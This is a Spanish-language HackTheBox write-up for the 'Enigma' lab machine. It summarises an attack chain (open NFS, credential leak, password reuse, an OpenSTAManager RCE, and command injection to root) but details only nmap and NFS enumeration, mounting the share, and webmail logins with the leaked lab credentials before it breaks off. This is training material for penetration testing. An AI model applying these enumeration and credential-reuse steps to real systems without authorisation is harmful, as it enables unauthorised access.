Write Up — Máquina ENIGMA

HackTheBox · Informe de intrusión y escalada de privilegios

RESUMEN

Máquina	Enigma
IP	10.129.60.174
Dificultad	Fácil
Objetivos	Bandera del usuario (haris) y bandera del usuario root
Vector de entrada	NFS exportado al público → credenciales de onboarding → webmail → panel OpenSTAManager → RCE (CVE-2026-38751)
Escalada a root	Inyección de comandos en OliveTin (proceso ejecutado como root)

La máquina Enigma expone un servicio NFS mal configurado que permite montar, desde cualquier IP, un recurso con el archivo de onboarding de un empleado y sus credenciales. Esas credenciales dan acceso al webmail, donde una cadena de correos y la reutilización de contraseñas conduce al panel administrativo de OpenSTAManager 2.9.8, vulnerable a un RCE (CVE-2026-38751). Desde la reverse shell se recuperan credenciales de base de datos, se crackea el hash del usuario haris (bandera de usuario) y, finalmente, el servicio OliveTin —ejecutado como root y con un parámetro sin sanitizar— permite inyectar comandos y obtener la bandera de root.

Ruta de ataque

- **1. Reconocimiento:** 8 puertos abiertos (SSH, HTTP, POP3/IMAP(S), rpcbind, NFS).
- **2. NFS abierto:** montaje de /srv/nfs/onboarding → credenciales de Kevin.
- **3. Webmail:** login Kevin → correo de Sarah → reutilización de contraseña → cuenta de Sarah → URL del panel admin.
- **4. OpenSTAManager 2.9.8:** login admin → RCE CVE-2026-38751 → reverse shell.
- **5. Post-explotación:** config.inc.php → credenciales MySQL → tabla zz_users → hash de haris → crackeo (bestfriends).
- **6. Movimiento lateral:** su haris → bandera de usuario.
- **7. Escalada a root:** OliveTin (puerto 1337, proceso root) → inyección en db_pass → ejecución como root → bandera final.

Credenciales y activos descubiertos

Credencial / Activo	Valor	Origen
kevin (webmail)	Enigma2024!	Archivo de onboarding (NFS)
sarah (webmail)	Enigma2024! (reutilización)	Correo / reutilización de contraseña
admin (OpenSTAManager)	Ne3s4rtars78s	Correo a Sarah
brollin (MySQL)	config.inc.php	Archivo de configuración
haris (sistema)	bestfriends	Hash zz_users crackeado
root	Inyección en OliveTin	Proceso OliveTin ejecutado como root

Debilidades aprovechadas

Debilidad	Componente	Impacto
NFS exportado a todas las IPs (*)	NFS (puerto 2049) + rpcbind (111)	Fuga del archivo de onboarding con credenciales
Reutilización de contraseñas	Webmail (Kevin → Sarah)	Acceso a correo y descubrimiento del panel
CVE-2026-38751 (arbitrary file upload)	OpenSTAManager 2.9.8	Ejecución remota de comandos (RCE)
Credenciales en texto claro	config.inc.php	Acceso a la base de datos MySQL
Hash bcrypt crackeable	Tabla zz_users (rockyou)	Contraseña del usuario haris
Parámetro sin sanitizar en servicio root	OliveTin (puerto 1337)	Inyección de comandos → root

Paso 1.1: Verificación de la conexión con el objetivo

CONTEXTO

Comprobamos la conectividad con el objetivo antes del reconocimiento activo.

```
ping -c 4 10.129.60.174
```

EVIDENCIA




Imagen 1.1.1. Verificación de conectividad con ping al objetivo

CONCLUSIÓN

Existe conexión real con el objetivo; continuamos con el reconocimiento.

Paso 1.2: Escaneo de puertos con nmap

CONTEXTO

Descubrimos los servicios y puertos abiertos del objetivo.

```
nmap -sS 10.129.60.174 -T5
```

- **-sS:** escaneo SYN; de momento solo nos interesan servicios y puertos, no sus versiones.
- **-T5:** mayor velocidad de escaneo.

EVIDENCIA




Imagen 1.2.1. Escaneo de puertos con nmap (-sS -T5)

CONCLUSIÓN

Encontramos **8 puertos TCP abiertos**: 22, 80, 110, 111, 143, 993, 995 y 2049, con los servicios SSH, HTTP, POP3, rpcbind, IMAP, IMAPS, POP3S y NFS respectivamente.

Paso 1.3: Escaneo de versiones y scripts

CONTEXTO

Obtenemos las versiones de los servicios e información adicional mediante los scripts de nmap.

```
nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -sC -T5
```

- **-sV:** detección de versiones (útil para buscar vulnerabilidades asociadas).
- **-p:** puertos encontrados anteriormente.
- **-sC:** scripts por defecto de nmap para información extra.
- **-T5:** mayor velocidad.

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.129.60.174 -p 22,80,110,111,143,993,995,2049 -T5 -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-17 15:45 EDT
Nmap scan report for 10.129.60.174
Host is up (0.19s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING STLS TOP SASL
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      39549/udp   mountd
|   100005  1,2,3      51197/tcp6  mountd
|   100005  1,2,3      53630/udp6  mountd
|   100005  1,2,3      60907/tcp   mountd
|   100021  1,3,4      35009/tcp   nlockmgr
|   100021  1,3,4      36846/udp6  nlockmgr
|   100021  1,3,4      42186/udp   nlockmgr
|   100021  1,3,4      46171/tcp6  nlockmgr
|   100024  1          46855/tcp6  status
|   100024  1          47694/udp6  status
|   100024  1          54042/udp   status
|   100024  1          54545/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: ENABLE have STARTTLS IMAP4rev1 post-login ID IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities LOGINDISABLEDA0001 SASL-IR more
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ID have IMAP4rev1 post-login AUTH=PLAINA0001 IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities ENABLE SASL-IR more
```

Imagen 1.3.1. Escaneo de versiones y scripts con nmap (-sV -sC) — servicios

```
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ID have IMAP4rev1 post-login AUTH=PLAINA0001 IDLE listed OK LOGIN-REFERRALS Pre-login LITERAL+ capabilities ENABLE SASL-IR more
995/tcp  open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES UIDL PIPELINING USER TOP SASL(PLAIN)
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds
```

Imagen 1.3.2. Escaneo de versiones y scripts con nmap (-sV -sC) — continuación

CONCLUSIÓN

- **22 (SSH):** OpenSSH 9.6p1, con autenticación por clave pública/privada.
- **80 (HTTP):** nginx 1.24.0, con redirección a http://enigma.htb (dominio a registrar en /etc/hosts; confirmado también por IMAP).
- **110/995 (POP3/POP3S) y 143/993 (IMAP/IMAPS):** estructura de correo gestionada y accesible externamente; atacable con credenciales.
- **111 (rpcbind):** primera fuga de información; expone servicios internos, siendo el más relevante NFS.
- **2049 (NFS):** puerto crítico; rpcbind mal configurado sugiere revisar directamente el NFS.

Importante: ninguna de las versiones presenta vulnerabilidades críticas conocidas por sí misma; el vector probable es la configuración de NFS.

Paso 2.1: Registro del dominio enigma.htb en /etc/hosts

CONTEXTO

Agregamos el dominio enigma.htb a /etc/hosts para resolverlo hacia la IP del objetivo.

```
sudo nano /etc/hosts
```

EVIDENCIA




Imagen 2.1.1. Registro del dominio enigma.htb en /etc/hosts

CONCLUSIÓN

El dominio enigma.htb ya resuelve correctamente hacia el objetivo.

Paso 2.2: Descubrimiento de recursos exportados por NFS

CONTEXTO

Antes de revisar el sitio web, enumeramos los recursos montables en NFS.

```
showmount -e 10.129.60.174
```

- **showmount:** lista los montajes disponibles en NFS.
- **-e:** muestra la lista de exportaciones (/etc/exports).

EVIDENCIA




Imagen 2.2.1. Recursos exportados por NFS (showmount -e)

CONCLUSIÓN

Existe un directorio exportado con un **`*`**, lo que significa que **cualquier IP** con acceso al servicio puede montarlo. A continuación lo montamos para revisar su contenido.

Paso 2.3: Montaje del recurso NFS y lectura del onboarding

CONTEXTO


Montamos el recurso exportado y revisamos el archivo que contiene.

```
mkdir /tmp/temporal
sudo mount -t nfs <IP>:/srv/nfs/onboarding /tmp/temporal
ls /tmp/temporal
```

EVIDENCIA



Imagen 2.3.1. Montaje del recurso NFS y listado del archivo de onboarding



Enigma Corp

IT Department - New Employee System Access

Employee:	Kevin Mitchell
Department:	Operations
Provisioned by:	IT Department
Date:	2024-03-01

Webmail Access

URL:	http://mail001.enigma.htb
Username:	kevin
Password:	Enigma2024!

Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Imagen 2.3.2. Contenido del archivo de onboarding (credenciales del empleado)

CONCLUSIÓN

El archivo corresponde al **onboarding de un nuevo empleado** y expone su **usuario y contraseña**, además de la URL del servicio de correo.

Paso 3.1: Registro del webmail y acceso a la bandeja (Kevin)

CONTEXTO

Agregamos el host del webmail a /etc/hosts y accedemos con las credenciales obtenidas en el onboarding.

```
sudo nano /etc/hosts
```

EVIDENCIA




Imagen 3.1.1. Registro del host del webmail en /etc/hosts




Imagen 3.1.2. Acceso a la bandeja de entrada del webmail (Kevin)

CONCLUSIÓN

Accedemos a la bandeja de entrada del usuario, donde destaca un correo de parte de **Sarah**.

Importante: también sería posible acceder por los servicios IMAP; se usa la URL por comodidad y visualización.

Paso 3.2: Correo de Sarah y pivote de usuario

CONTEXTO

Revisamos el contenido del correo recibido.

EVIDENCIA




Imagen 3.2.1. Correo de Sarah que revela un segundo usuario

CONCLUSIÓN

El correo revela un acceso reciente a la cuenta y la existencia de otro usuario, **Sarah**, contra el que podemos intentar autenticarnos.

Paso 3.3: Acceso a la cuenta de Sarah y hallazgo del panel admin

CONTEXTO

No conocemos la contraseña de Sarah, pero antes de recurrir a fuerza bruta probamos la contraseña predeterminada de Kevin, por si fue reutilizada.

- **Usuario:** sarah
- **Contraseña:** Enigma2024!

EVIDENCIA

